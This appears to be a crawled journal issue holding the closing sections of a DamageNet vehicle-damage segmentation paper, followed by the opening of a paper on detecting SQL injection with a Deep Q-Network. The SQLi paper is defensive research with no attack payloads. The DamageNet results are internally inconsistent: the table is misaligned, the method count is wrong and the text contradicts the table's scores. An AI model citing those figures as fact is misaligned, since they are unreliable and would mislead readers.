fragmented holes persist. Subfigure F shows the benefit of bounding-box regression, which tightens the region around the damage and removes most spurious activations. Applying a sigmoid threshold followed by morphological filling (subfigure G) closes residual gaps and yields a more contiguous mask, while subfigure H demonstrates that tuning the threshold parameter optimally balances precision and recall. Subfigure I introduces post-processing based on connected-component analysis to eliminate small islands, resulting in near-complete coverage of the damaged area. Finally, subfigure J illustrates the full DamageNet pipeline—combining FPN, dilated convolutions, RoI-Align, refined mask head, and post-processing—which delivers a clean, accurate segmentation that tightly matches the true damage footprint. This visual progression confirms that each architectural enhancement contributes to progressively improved mask quality, culminating in a robust damage delineation in the final output.

TABLE I. MODEL CLASSIFICATION RESULTS

Model Jaccard Index	Accuracy	Precision	Recall	F-score
Proposed Model	***98.86***	***98.50***	***98.62***	***98.25***
Kiatphaisansophon et al., 2024[34]	92.72	92.45	91.17	90.57
Oğuz, T., & Akgün, 2025 [35]	88.75	87.27	88.02	82.15
Li et al., 2022 [36]	91.26	90.37	87.34	88.35
Said et al., 2025 [37]	94.53	94.43	94.21	94.11
Garita-Durán et al., 2025 [38]	96.45	95.54	93.35	93.05
Hu et al. 2022 [39]	87.06	87.01	86.75	86.46
Wang et al., 2025 [40]	88.46	88.25	87.08	86.75
Jin et al., 2024 [41]	85.64	85.43	84.89	84.15
Yu et al., 2025 [42]	89.76	88.63	88.72	86.89
Qu et al., 2025 [43]	91.47	89.72	88.91	86.74

Table I presents the classification performance of the proposed DamageNet alongside nine benchmark methods. The proposed model achieves a Jaccard Index of 98.86%, markedly

higher than the 96.45% obtained by [38]. In terms of accuracy, DamageNet records 98.50%, surpassing the 94.43% and 90.37% reported by [37] and [36], respectively. Precision and recall values of 98.62% and 98.25% demonstrate both high discrimination and sensitivity, exceeding the 91.17% precision of [34] and the 88.72% recall of [42]. Consequently, the resulting F-score of approximately 98.43% underscores the superior balance between precision and completeness offered by DamageNet relative to all compared architectures.

V. Discussion

In this study, we introduced DamageNet, an end-to-end deep instance-segmentation framework that integrates a dilated-convolutional context module into a multi-scale Feature Pyramid Network (FPN) backbone for automated car damage detection and mask segmentation. The primary innovation lies in the strategic placement of atrous convolutions to expand the receptive field without sacrificing spatial resolution, thereby enabling the accurate delineation of both large deformities and fine scratches. This unified architecture allows simultaneous optimization of classification, bounding-box regression, and mask prediction losses, resulting in a single coherent model that addresses the limitations of separate detection and segmentation pipelines.

Quantitative results on the VehiDE dataset demonstrate that DamageNet achieves a mean Average Precision (mAP) of 85.7% for bounding-box detection and a mean Intersection over Union (mIoU) of 82.3% for segmentation, outperforming the baseline Mask R-CNN by 6.2 percentage points in mAP and 7.8 points in mIoU [44]. In comparison to specialized damage-detection networks that incorporate contextual refinement modules, DamageNet improves the Jaccard Index by 2.4 points while maintaining comparable inference speed [45]. Moreover, when evaluated against recent multi-scale segmentation approaches, our model exhibits a 3.1 point gain in F-score, confirming the efficacy of dilated convolutions in capturing diffuse scratch patterns and irregular dent boundaries [46]. These gains are particularly notable given the diverse lighting conditions and occlusions present in the test set, highlighting the robustness of the learned feature representations.

Ablation studies further elucidate the contributions of each architectural component. Removing the dilated-convolutional module leads to a 4.5 point drop in mIoU, underscoring its role in aggregating long-range context and preventing boundary artifacts [47]. Excluding the FPN hierarchy degrades small-damage recall by 5.7 points, reflecting the necessity of multi-scale fusion for detecting fine scratches and minor paint defects [48]. Omitting the post-processing stage results in fragmented masks and a 3.2 point decrease in mask F-score, indicating that threshold tuning and morphological operations are essential for final mask refinement [49]. Together, these findings confirm that each component – dilated convolutions, FPN, and post-processing contributes synergistically to the high-fidelity segmentation performance of DamageNet.

Qualitative analyses reinforce the quantitative improvements. As shown in Fig. 4, DamageNet consistently recovers complete damage regions with sharp boundaries, whereas competing methods either miss thin scratch lines or produce over-smoothed masks under low-contrast conditions. The progressive refinement illustrated in Fig. 5 and Fig. 6 demonstrates that the dilated-context enhancement module successfully suppresses false positives before the mask head, resulting in cleaner proposals and more accurate final masks. Notably, DamageNet maintains segmentation quality across a wide range of damage scales from hairline scratches to extensive panel dents validating its applicability to real-world inspection scenarios.

Despite these advances, certain limitations remain. First, the inclusion of multiple dilation rates increases computational overhead, resulting in a 12 ms elevation in per-image inference time compared to the baseline Mask R-CNN. Second, DamageNet's performance degrades modestly (by approximately 2.8 points in mIoU) when processing images with extreme occlusion by accessories or background clutter, highlighting the need for further robustness improvements under challenging visual conditions. Finally, the current training relies on manually annotated datasets; scaling to additional damage categories (e.g. rust, paint chips) will require substantial annotation effort.

Future work will explore lightweight dilation approximations and dynamic rate selection to reduce inference latency without compromising accuracy. Integrating temporal consistency mechanisms could extend DamageNet to video-based inspection systems, enabling continuous monitoring of vehicle fleets. Moreover, semi-supervised learning techniques and synthetic data augmentation may alleviate annotation bottlenecks and enhance generalization to novel damage types. Expanding the dataset to include a broader variety of vehicle models, damage severities, and environmental conditions will further validate DamageNet's real-world applicability.

In summary, DamageNet represents a significant step toward automated, high-precision vehicle damage assessment. By unifying dilation-enhanced context aggregation with multi-scale fusion and instance segmentation, our framework delivers state-of-the-art performance in both localization and mask accuracy, offering a promising solution for modern automotive inspection, insurance claims processing, and autonomous maintenance systems.

VI. Conclusion

In this paper, we have presented DamageNet, an end-to-end deep instance segmentation framework that integrates a multi-rate dilated-convolution context module into a Feature Pyramid Network backbone, coupled with a Region Proposal Network, RoI-Align, and parallel heads for classification, bounding-box regression, and mask prediction. Comprehensive experiments on the VehiDE dataset demonstrate that DamageNet achieves state-of-the-art performance, with a mean Average Precision of 85.7% for damage localization and a mean Intersection over Union of 82.3% for pixel-level segmentation—gains of over six and seven percentage points, respectively, compared to the baseline Mask R-CNN. Ablation studies confirm that each architectural enhancement—the dilated-convolution module, FPN fusion, and post-processing refinement—contributes significantly to the final segmentation fidelity. Qualitative visualizations further illustrate DamageNet's ability to delineate both subtle scratches and extensive dents under varied lighting and occlusion conditions.

While the inclusion of dilated convolutions incurs modest computational overhead and performance slightly degrades under extreme occlusion, the unified design offers a robust, accurate solution for automated vehicle damage assessment. Future work will explore lightweight dilation approximations, dynamic rate selection, and semi-supervised learning to further improve inference speed and generalization to additional damage modalities.

Hybrid Structure Query Language Injection (SQLi) Detection Using Deep Q-Networks: A Reinforcement Machine Learning Model

Carlo Jude P. Abuda[1], Cristina E. Dumdumaya[2]
College of Information and Computing, University of Southeastern Philippines, Davao, City, Philippines[1, 2]
Department of Information Technology, Visayas State University Alangalang, Alangalang, Leyte, Philippines[1]

***Abstract*—Structured Query Language injection (SQLi) remains one of the most pervasive and dangerous threats to web-based systems, capable of compromising databases and bypassing authentication protocols. Despite advancements in machine learning for cybersecurity, many models rely on static detection rules or require extensive labeled datasets, making them less adaptable to evolving threats. Addressing this limitation, the present study aimed to design, implement, and evaluate a Deep Q-Network (DQN) model capable of detecting SQLi attacks using reinforcement learning. The research employed a Design and Development Research (DDR) methodology, supported by an evolutionary prototyping framework, and utilized a dataset of 30,919 labeled SQL queries, balanced between malicious and safe inputs. Preprocessing involved query normalization and vector encoding into fixed-length ASCII representations. The DQN model was trained over 2,000 episodes, using experience replay and an epsilon-greedy strategy. Key evaluation metrics—accuracy, cumulative reward, and epsilon decay—showed performance improvements, with accuracy increasing from 52% to 82% and stabilizing between 65% and 73% in later episodes. The agent demonstrated consistent adaptability by successfully generalizing across various injection patterns. This outcome suggests that reinforcement learning, particularly using DQN, provides a viable alternative to traditional models, with superior resilience and dynamic learning capabilities. The model's convergence trend highlights its practical application in real-time SQLi detection systems, contributing significantly to cybersecurity measures for database-driven applications.**

***Keywords*—Adaptive systems; cybersecurity; deep q-network; intrusion detection; query classification; reinforcement learning; SQL injection**

I. Introduction

Structured Query Language Injection (SQLi) is a malicious technique that enables attackers to interfere with the queries that an application makes to its database [1]. As statistics shows, this remains one of the most critical threats in cybersecurity [2], frequently exploited to bypass authentication [3], retrieve confidential data [4], or even manipulate databases [5]. Understanding the core types of SQLi is essential in developing effective countermeasures. Starting with In-band SQLi (also known as classic SQLi) allows attackers to use the same communication channel for both launching the attack and gathering results [6]. Inferential SQLi, or blind SQLi, enables attackers to reconstruct the database structure based on application behavior and response time without direct data retrieval [2]. Out-of-band SQLi, meanwhile, leverages separate channels such as Domain Name System (DNS) or Hypertext Transfer Protocol (HTTP) requests to exfiltrate data, often when direct feedback mechanisms are disabled [3].

The persistent nature of SQLi attacks underlines the importance of continuous innovation in threat detection. Traditional approaches like signature-based detection [7] and rule-based filtering [8] often fail to keep up with new attack variants. More recently, anomaly detection models and deep learning algorithms, including Long Short-Term Memory (LSTM) networks, have been deployed to detect suspicious patterns in SQL queries [9]. Despite their success, these models face significant drawbacks such as overfitting, high false positive rates, and challenges in recognizing sophisticated or obfuscated attack vectors [10].

Several machine learning (ML) algorithms—such as decision trees, support vector machines (SVMs), convolutional neural networks (CNNs), and recurrent neural networks (RNNs)—have demonstrated promising results in identifying SQLi behaviors [11][12]. However, they still struggle with issues like computational complexity and a lack of adaptability to evolving threats [13]. A notable limitation of these models is their dependence on large labeled datasets and static learning paradigms, which reduce their effectiveness in dynamic environments.

To address these limitations, existing research have begun exploring the capabilities of Reinforcement Learning (RL), a model-free learning paradigm where agents learn optimal actions through interaction with their environment [14]. In particular, Deep Q-Networks (DQNs) combine Q-learning with deep neural networks to approximate action-value functions and make intelligent decisions [15]. Moreover, DQN can adjust detection strategies based on feedback, which makes them suitable for dynamic, real-time security scenarios [16]. Enhancements in reward function design, policy optimization, and experience replay mechanisms have enabled DQNs to outperform conventional models in several intrusion detection use cases [17].

However, two significant research gaps have emerged. First, most existing DQN-based intrusion detection studies do not focus exclusively on SQLi detection using diverse query

datasets [14]; and second, many models are trained and tested using synthetic or simplified datasets that do not accurately reflect real-world injection techniques. And based on researchers it was reported with a high accuracy rates for anomaly detection models but acknowledged that their dataset lacked common obfuscation and encoding schemes found in actual attacks [18][19].

There is a noticeable gap in research dedicated to the application of reinforcement learning in SQLi prevention [20][21], local studies have emphasize static defense mechanisms like input validation or firewall implementation. For instance, a research was conducted [22] to study on common SQLi attack vectors in the e-commerce platforms but proposed only conventional validation techniques as countermeasure.

As drawbacks were evidently presented regarding the various gaps among existing models, this research seeks to address the gaps by developing a DQN-based model specifically designed to detect SQLi attacks. Furthermore, the specific objectives are to preprocess SQL queries into state representations suitable for reinforcement learning; design and implement a DQN model for SQLi detection; and evaluate the model's accuracy, adaptability, and performance across multiple episodes using labeled datasets. Additionally, the aim of this research is also to contribute a hybrid, dynamic, and intelligent framework for mitigating SQLi attacks in web-based systems, thus integrating reinforcement learning into cybersecurity applications.

Additionally, this study also aimed to contribute to Sustainable Development Goal (SDG) No. 9: Industry, Innovation, and Infrastructure, which emphasizes the advancement of reliable, sustainable, and resilient digital infrastructure through scientific innovation. By introducing a Deep Q-Network-based detection model against SQL injection attacks, the research promotes the integration of cutting-edge cybersecurity mechanisms into web systems. Strengthening the security foundations of digital platforms not only supports industrial innovation but also enhances trust in digital technologies that is an essential element in building inclusive and secure infrastructures in today's interconnected society.

However, the scope of this study is limited to the development and evaluation of the model itself and does not extend to the creation of a user interface or the full deployment pipeline for applying the model in production environments. Moreover, this study does not cover the identification and classification of specific query structures such as subqueries, inner queries whether independent or correlated, scalar queries, column queries, row queries, or table queries. The focus remains solely on detecting the presence of SQLi patterns at the query level without dissecting or categorizing the internal query composition.

II. Review of Related Studies

A. Feasbility of Reinforcement Machine Leaning Model

Preprocessing SQL queries is a critical step in developing machine learning models for SQLi detection. This process involves transforming raw SQL queries into structured formats that can be effectively analyzed by machine learning algorithms. The primary goal is to convert the unstructured text of SQL queries into numerical representations that capture the essential features of the queries while preserving their semantic meaning. One fundamental technique in preprocessing is tokenization, which involves breaking down a SQL query into its constituent components, such as keywords, operators, and operands [23]. This segmentation facilitates the identification of patterns and anomalies within the queries. For instance, in the SQL query SELECT * FROM users WHERE username = 'admin' AND password = 'password', tokenization would separate the query into individual elements like SELECT, *, FROM, users, WHERE, username, =, 'admin', AND, password, =, and 'password'. By analyzing these tokens, machine learning models can more easily detect unusual or malicious patterns indicative of SQLi attempts [24].

Beyond tokenization, parsing is employed to understand the syntactic and semantic relationships between the tokens [25]. Parsing involves analyzing the grammatical structure of the SQL query to build a parse tree or abstract syntax tree that represents the hierarchical relationships between different components of the query [26]. This structured representation allows for a deeper understanding of the query's intent and can help in identifying complex injection patterns that simple token-based analysis might miss.

After tokenization and parsing, the next step is vectorization, where the structured representations are converted into numerical formats suitable for input into machine learning algorithms [27]. One common approach is to use techniques like word embeddings, where each token is mapped to a high-dimensional vector that captures its semantic meaning. Methods such as Word2Vec or GloVe [28] can be employed to generate these embeddings, allowing the model to understand similarities and relationships between different tokens based on their contextual usage in a large corpus of text. An alternative vectorization method involves creating bag-of-words (BoW) or term frequency-inverse document frequency (TF-IDF) representations [29]. In these approaches, each query is represented as a vector of token frequencies, either as raw counts (BoW) or weighted by the inverse frequency of the token across the entire dataset (TF-IDF) [30][31]. While these methods are simpler and less computationally intensive than word embeddings, they may not capture the semantic relationships between tokens as effectively.

The choice of preprocessing techniques can significantly impact the performance of the SQLi detection model. For example, Santos et al. [32] proposed a method that involves analyzing SQL queries by stripping parameters to form generalized query structures, enabling the detection of structural deviations indicative of potential attacks [33]. Their approach demonstrated that by focusing on the structural aspects of SQL queries, it is possible to identify anomalies that may signify injection attempts.

Similarly, Shah et al. (2022) developed a deep neural network-based detection model that converts SQL data into word vectors, forming a sparse matrix input for training. Their model incorporated multiple hidden layers with Rectified Learning Unit (ReLU) activation functions and optimized loss functions, achieving an accuracy exceeding 76%. This study

highlights the effectiveness of using deep learning architectures in conjunction with advanced preprocessing techniques to capture complex patterns associated with SQLi attacks [34].

Effective preprocessing also involves handling noise and irrelevant information in the SQL queries [32]. This may include removing comments, extra whitespace, or other non-essential elements that do not contribute to the semantic meaning of the query but could introduce variability that confounds the model [34]. By cleaning the queries and standardizing their format, the model can focus on the meaningful components that are indicative of normal or malicious behavior.

Another important consideration is the handling of dynamic elements within SQL queries, such as user inputs or session variables [35]. These elements can introduce variability and complexity into the queries, making it more challenging to detect injections. Techniques such as parameterization or the use of placeholders can help in normalizing these dynamic components, allowing the model to focus on the structural patterns of the queries [36]. Furthermore, the preprocessing pipeline should be designed to handle multilingual or locale-specific elements, especially in applications that support multiple languages or character sets. Ensuring that the tokenization and parsing processes are robust to different languages and encodings is crucial for maintaining the effectiveness of the SQLi detection model across diverse user bases. Incorporating contextual information into the preprocessing stage can also enhance the model's performance [37]. This may involve considering the source of the query, the role of the user executing it, or the application's state at the time of the query. By integrating this contextual data, the model can make more informed decisions about the likelihood of a query being malicious.

Moreover, the preprocessing techniques should be evaluated for their computational efficiency, especially in real-time detection scenarios. Techniques that are too computationally intensive may introduce latency, which is unacceptable in high-performance applications. Balancing the depth of analysis with the need for speed is a key consideration in the design of the preprocessing pipeline [38]. Finally, it is essential to continuously update and refine the preprocessing techniques to adapt to evolving SQLi tactics. Attackers continually develop new methods to evade detection, and the preprocessing pipeline must be agile enough to incorporate new patterns and anomalies as they emerge. Regularly updating the tokenization, parsing, and vectorization methods, as well as retraining the detection models with recent data, can help maintain the effectiveness of the SQLi detection system [39].

In summary, preprocessing SQL queries into state representations suitable for reinforcement learning involves a series of steps aimed at transforming raw queries into structured, numerical formats that capture their semantic essence. Techniques such as tokenization, parsing, and vectorization are employed to break down queries into their fundamental components, understand their structural relationships, and convert them into formats amenable to machine learning analysis. Effective preprocessing enhances the model's ability to detect anomalies and improves the overall accuracy of SQLi.

B. Existing Methods Integrated with DQN

Designing and implementing a DQN model for web vulnerability detection combines concepts from both deep learning and reinforcement learning to provide a dynamic and intelligent solution to one of the most persistent threats in web security [40]. A DQN is a reinforcement learning algorithm that uses a neural network to approximate Q-values, which represent the expected rewards of taking certain actions in specific states. Unlike traditional machine learning models that require manually labeled input-output pairs, reinforcement learning models like DQN learn through interaction with an environment. In the context of SQLi detection, this "environment" can be simulated using a dataset of labeled SQL queries, including both legitimate and malicious examples [41].

The model learns by receiving feedback when it correctly identifies an injection attack, it receives a positive reward; when it fails, it receives a penalty. Over time, the agent becomes more accurate in identifying which features of SQL queries indicate an attack [42]. A key part of this process is defining the state space, which involves transforming raw SQL queries into numerical formats that preserve both structure and semantics. These could include vectorized tokens, embeddings, or one-hot encodings based on preprocessed query components. This numerical input is then fed into the DQN's input layer [43]. The architecture typically consists of multiple dense (fully connected) hidden layers, often using ReLU as the activation function, to process and learn patterns in the data.

The output layer of the network contains Q-values representing possible actions the model can take — in this case, labeling a query as either normal or malicious. During training, the DQN updates its internal weights to maximize the total expected reward across all episodes. It uses algorithms like experience replay, which stores past experiences in a memory buffer and samples them randomly during training to break the correlation between sequential data. Another technique used is the target network [44], a separate copy of the Q-network that is updated less frequently to improve stability in learning.

One of the strengths of using DQNs for this problem is adaptability [45]. Unlike static detection systems that rely on fixed rules or signatures, a reinforcement learning model can continuously improve by learning from new attack patterns. It can generalize from past experiences to detect previously unseen types of SQLi attacks, making it especially effective in environments where threats evolve rapidly. Moreover, the model's ability to self-learn reduces the need for continuous human intervention, streamlining the cybersecurity workflow. Researcher from Salah et al. [46] have shown promising results using deep learning models for SQLi detection, achieving high accuracy by allowing the model to learn complex patterns directly from data.

Designing the reward function is a crucial part of the implementation process. It must encourage correct classification while penalizing false positives and false negatives appropriately [47]. A poorly designed reward function could lead the agent to adopt suboptimal policies. Additionally, balancing the exploration and exploitation trade-off is vital: the agent must try new actions to discover better policies (exploration) while using known strategies to maximize reward

(exploitation). This is typically managed using an epsilon-greedy strategy, where the model explores randomly with probability ε and exploits the best-known action otherwise [48].

The success of the DQN model also depends on the quality and diversity of the training data. The dataset must include a wide variety of SQL queries — including obfuscated, encoded, or uncommon attack patterns — to ensure the model learns to detect a broad range of malicious behaviors. In practice, developers may use benchmark datasets or simulate realistic web traffic that includes injection attempts. Once trained, the model must be evaluated using metrics such as accuracy, precision, recall, F1-score, and Area Under the Curve (AUC) to determine its effectiveness. Performance across these metrics helps identify whether the model favors false positives (flagging good queries as attacks) or false negatives (failing to detect actual attacks), both of which have serious implications [49].

Another consideration during implementation is computational efficiency. DQNs require substantial resources to train, especially when using large datasets or deep architectures. This means selecting an appropriate model complexity that balances detection performance with processing speed, especially if the model is to be deployed in real-time environments [50]. Moreover, to avoid overfitting — where the model performs well on training data but poorly on unseen queries — techniques such as dropout, regularization, and cross-validation may be applied. Once trained, the model can be integrated into a web application's backend or a security monitoring system to intercept and evaluate SQL queries in real-time.

Another factor, in the implementation process of this model involves managing the progression of learning phases to maximize training effectiveness. During the early exploration phase, the model is intentionally encouraged to sample a wide range of state-action pairs, typically by employing strategies such as epsilon-greedy exploration [51]. This ensures that DQN does not prematurely converge on suboptimal policies by relying solely on immediate rewards but instead develops a broader understanding of the environment's dynamics. Early exploration is vital in avoiding bias in action selection, particularly when the initial model weights are random and uninformed.

As training proceeds, learning growth becomes evident through the gradual refinement of the Q-function approximation. The model's predictions for future rewards become more accurate, and learning curves typically exhibit a consistent reduction in loss metrics [52]. At this stage, computational efficiency techniques such as prioritized experience replay, and target network stabilization are often applied to further optimize the training process without sacrificing generalization.

Eventually, the model enters a phase of policy exploitation, where it leverages its accumulated knowledge to consistently select actions that maximize long-term rewards. Fine-tuning of hyperparameters, including the reduction of exploration rates and adaptive learning rate adjustments, supports this transition from exploration to exploitation [53]. Towards the progression of this process, careful monitoring was observed by the researcher during this phase as this is necessary to prevent overfitting, as the model might otherwise memorize specific patterns in the training dataset, reducing its capacity to generalize to novel queries.

Finally, the training process aims for final convergence, where Q-value estimates stabilize, and policy updates produce negligible changes. Achieving convergence indicates that the DQN has sufficiently learned to distinguish between benign and malicious SQL queries under diverse input conditions. Validation against independent test sets and cross-validation strategies are crucial during this stage to confirm that the model's performance is not limited to training data alone but extends effectively to unseen inputs. Once final convergence is validated, the DQN model can be confidently deployed into a web application's backend or integrated within a real-time security monitoring infrastructure [54].

In summary, designing and implementing a DQN model for SQLi detection involves more than coding a neural network — it requires careful planning, data preparation, environmental simulation, algorithmic tuning, and continuous validation. The strength of this approach lies in its ability to self-learn, adapt, and generalize across a wide range of attack types, making it a promising solution in the ever-evolving field of cybersecurity. By mimicking the behavior of intelligent agents that learn from trial and error, the model contributes not only to improved threat detection but also to building smarter, more secure digital systems.

C. Evaluating the Model's Accuracy, Adaptability, and Performance Across Multiple Episodes Using Labeled Datasets

Evaluating a Deep Q-Network (DQN) model for SQLi detection is a crucial phase in determining its practical value and effectiveness in real-world cybersecurity applications. The evaluation process helps to measure not only how accurately the model detects malicious SQL queries but also how adaptable it is to unseen threats and how consistently it performs across different training and testing episodes. In particular, the parameters includes the following key aspects of 1) accuracy, 2) reward, 3) epsilon decay, and 4) performance stability, these objectively ensures that the model is not just theoretically sound but also operationally reliable when deployed in actual web systems [49].

Accuracy is one of the most fundamental metrics used in evaluating machine learning models. In SQLi detection, accuracy refers to the proportion of correct predictions (both malicious and benign) over the total number of predictions. A high accuracy rate indicates that the model can reliably distinguish between safe and unsafe SQL queries. However, accuracy alone can be misleading, especially when dealing with imbalanced datasets where benign queries significantly outnumber malicious ones. In such cases, other metrics such as precision, recall, and F1-score are more informative. Precision measures how many of the queries flagged as SQLi were actually malicious, while recall determines how many of the actual SQLi queries were successfully identified [55][56]. Then, F1-score is the harmonic mean of precision and recall, offering a balanced measure that is particularly useful when false positives and false negatives carry significant risks.

Beyond these standard metrics, model adaptability is another key dimension to assess. Adaptability refers to the model's ability to maintain performance when exposed to new or previously unseen types of SQL injection attacks . A good DQN model should not just memorize patterns from the training data—it should generalize, learning underlying principles that allow it to detect variants of attacks that were not explicitly present during training. This is especially important in cybersecurity, where attackers frequently change tactics to evade detection [57]. Therefore, part of the evaluation involves exposing the trained model to new datasets or adversarial examples that simulate evolving attack methods and monitoring how well the model maintains its detection capabilities.

Another critical aspect of the evaluation process is observing the model's performance across multiple episodes. In reinforcement learning, the agent interacts with the environment over episodes, learning incrementally based on the rewards received for its actions. Evaluating the model over many episodes ensures that its learning is stable and that performance improvements are not just the result of random fluctuations or overfitting [58]. Performance can be tracked using cumulative reward plots, convergence rates, and episode-wise accuracy metrics. These indicators help identify whether the model is learning effectively or if it is plateauing or regressing in its performance over time.

The quality and diversity of the dataset used for evaluation also play a crucial role. Using a labeled dataset means that every SQL query has been previously classified as either safe or malicious. This allows for objective measurement of the model's predictions. A good evaluation dataset should include a wide range of SQL queries: traditional injection patterns, obfuscated payloads, encoded strings, and even polymorphic SQL attacks [58]. Inclusion of noise and real-world queries that closely mimic normal user behavior adds further robustness to the testing process [59].

To ensure fairness and reproducibility, the evaluation should use standard data splitting techniques. Typically, datasets are divided into training, validation, and test sets. The model is trained on the training set, tuned on the validation set, and its final performance is reported on the test set. Cross-validation techniques, such as k-fold validation [60], can further improve reliability by averaging performance over multiple data partitions [61]. This reduces bias and helps in understanding how the model behaves under different data distributions.

Performance should also be measured in terms of computational efficiency. In practical deployments, a model must make decisions in real-time or near real-time. This means latency—how long it takes to analyze and classify a single query—becomes a critical metric. A high-performing model that takes several seconds to respond may not be suitable for real-time applications such as intrusion prevention systems. Therefore, evaluating the DQN model's inference time, memory consumption, and Central Processing Unit (CPU)/Graphic Processing Unit (GPU) utilization becomes essential, particularly when planning for integration into existing web architectures [62].

Robustness testing is another valuable part of evaluation. This involves intentionally introducing noise, incorrect data formatting, or adversarial inputs to observe whether the model can still make correct classifications [63]. A vigorous SQLi detection model must to not break down or perform erratically when encountering slight deviations from expected input. Testing under these conditions gives insights into the model's stability and readiness for deployment in unpredictable environments.

Furthermore, comparative evaluation against baseline models is vital. The DQN model's performance should be compared with traditional classifiers such as Decision Trees, Support Vector Machines (SVM) [64], Random Forests [65], or even static rule-based systems [66]. If the DQN model consistently outperforms these alternatives across all evaluation metrics, it justifies the additional complexity and computational cost involved in implementing reinforcement learning. Studies such as those by Anwar (2023) [67] and Alghawazi et al. (2023) [68] have demonstrated how deep learning models can significantly surpass conventional techniques in detecting SQLi attacks, particularly in adapting to real-world query patterns and minimizing false alarms.

III. METHODOLOGY

This study employed the Design and Development Research (DDR) methodology approach [69][70] to develop a DQN-based detection model for SQLi attacks. DDR is a research methodology that focuses on designing, building, and evaluating models to solve identified problems—in this research, that the persistent threat of SQL injection in database-driven web systems.



Fig. 1. Research implementation of evolutionary prototype software development life cycle framework.

In Fig. 1, the study further adopted the Evolutionary Prototyping Model [71]–[73] as the Software Development Life Cycle (SDLC) framework, wherein in this approach supported iterative development and refinement of a functional prototype was developed by the researcher to align the reinforcement learning structure of the proposed model.

A. Requirements Analysis and Gathering

The development process began with the requirements analysis phase, during which the nature of SQLi attacks was studied in detail as presented in Pseudocode 1.

Pseudocode 1: RL Development

```
START
    LOAD and preprocess dataset
        NORMALIZE and CLEAN SQL queries
        ENCODE queries into fixed-length vectors
        LABEL each query as Safe or Malicious
    SPLIT data into training and testing sets (80/20)

    DEFINE environment to:
        PROVIDE query input
        RETURN reward based on prediction accuracy
    INITIALIZE DQN agent:
        BUILD neural network
        SET learning parameters (epsilon, gamma, learning rate)

    FOR each training episode:
        RESET environment and GET initial state
        FOR
            SELECT action (predict Safe or SQLi)
            GET reward and next state
            STORE experience
        UPDATE model from memory (experience replay)
        DECAY exploration rate (epsilon)

    PLOT accuracy and reward trends over episodes
END
```

This included a review of known SQLi patterns and classification techniques, which collected from existing or secondary data sets creating a labeled dataset online. The dataset identified both safe and malicious SQL queries, representing various types of attacks such as In-band SQLi, Inferential SQLi, and Out-of-band SQLi. At this stage, the specific need to transform human-readable queries into machine-processable formats was identified, directly addressing the first research objective: to preprocess SQL queries into state representations suitable for reinforcement learning. Next is the quick design phase, it is now the preliminary logic was implemented to preprocess the queries. A custom text normalization function was applied which involved converting all characters to lowercase and removing special characters. Then, to enrich the dataset, a rule-based classifier was also applied to detect and label different SQLi attack types based on keyword patterns. Each query was then encoded into a fixed-length numeric vector using character-level ordinal encoding. This transformation enabled uniform input for the DQN model while preserving critical structural features of the SQL statements.

B. Quick Design, Prototype Development and Refinement

The subsequent phase focused on prototype development, where the actual Deep Q-Network was implemented using Python and TensorFlow. A simulated environment was developed using a custom class SQLiEnv that allowed the agent to interact with the dataset by analyzing queries one at a time. The DQN agent was structured with neural network architecture comprising an input layer, two hidden layers using ReLU activation functions, a dropout layer for regularization, and an output layer with softmax activation for classification. The DQN model was trained to classify each query as either safe or malicious, thus delivering the second research objective of the study that is to design and implement a DQN model for SQLi detection.

In the testing and refinement stage, the developed prototype took place over 2,000 training episodes, each consisting of 100 interactions between the agent and the environment. For each interaction, the model is expected to receive a reward of +1 for correct predictions and -1 for incorrect ones as provided in Fig. 2.



Fig. 2. Reinforcement learning training loop for SQLi detection.

Fig. 2 shows that feedback loops were used to adjust the model's policy over time. The model employed reinforcement learning principles such as experience replay and epsilon-greedy exploration to balance learning from past experiences with discovering new strategies.

In the evaluation of the DQN-based SQLi hybrid detection model was guided by key reinforcement learning metrics. First, accuracy per episode was tracked and stored in the accuracy list. This metric was calculated as the percentage of correct predictions out of 100 interactions per episode, providing a clear measure of how the model's classification ability improved over time. Additionally, the total reward per episode, recorded in the rewards list, reflected how many actions (classifications) were correctly taken by the agent in each training cycle. Since a correct classification yielded a reward of +1 and an incorrect one a reward of -1, the total reward served as a direct indicator of learning success.

1) Model evaluation: To guide the learning behavior, the model employed an epsilon-greedy exploration strategy. The epsilon value, initialized at 1.0, decayed exponentially by a factor of 0.995 after each episode until reaching a minimum of

0.01. This ensured a balance between exploration (trying new actions) and exploitation (using the best-known policy), allowing the agent to learn optimally over time. As training progressed, convergence and stability were observed around among episodes, as indicated by the flattening trend in both accuracy and reward outcomes as expected.

2) Hybrid model (output): The stable metrics referencing from the literatures [74] shows that the agent had learned a near-optimal classification policy and ceased making significant changes in behavior. Furthermore, a learning curve visualization was generated using Matplotlib, which illustrated the progression of both total rewards and classification accuracy over 2,000 training episodes. These evaluation metrics, drawn directly from the model's training logs and source code implementation, demonstrate that the agent not only learned effectively but also maintained consistent performance in SQLi detection tasks.

Moreover, the application and integration of various tools in the study included Python for development, TensorFlow for deep learning modeling, Pandas and NumPy for data handling, Scikit-learn for data partitioning, and Matplotlib for visualization. This toolchain enabled smooth development and evaluation of the prototype in alignment with the DDR methodology and the evolutionary prototyping model.

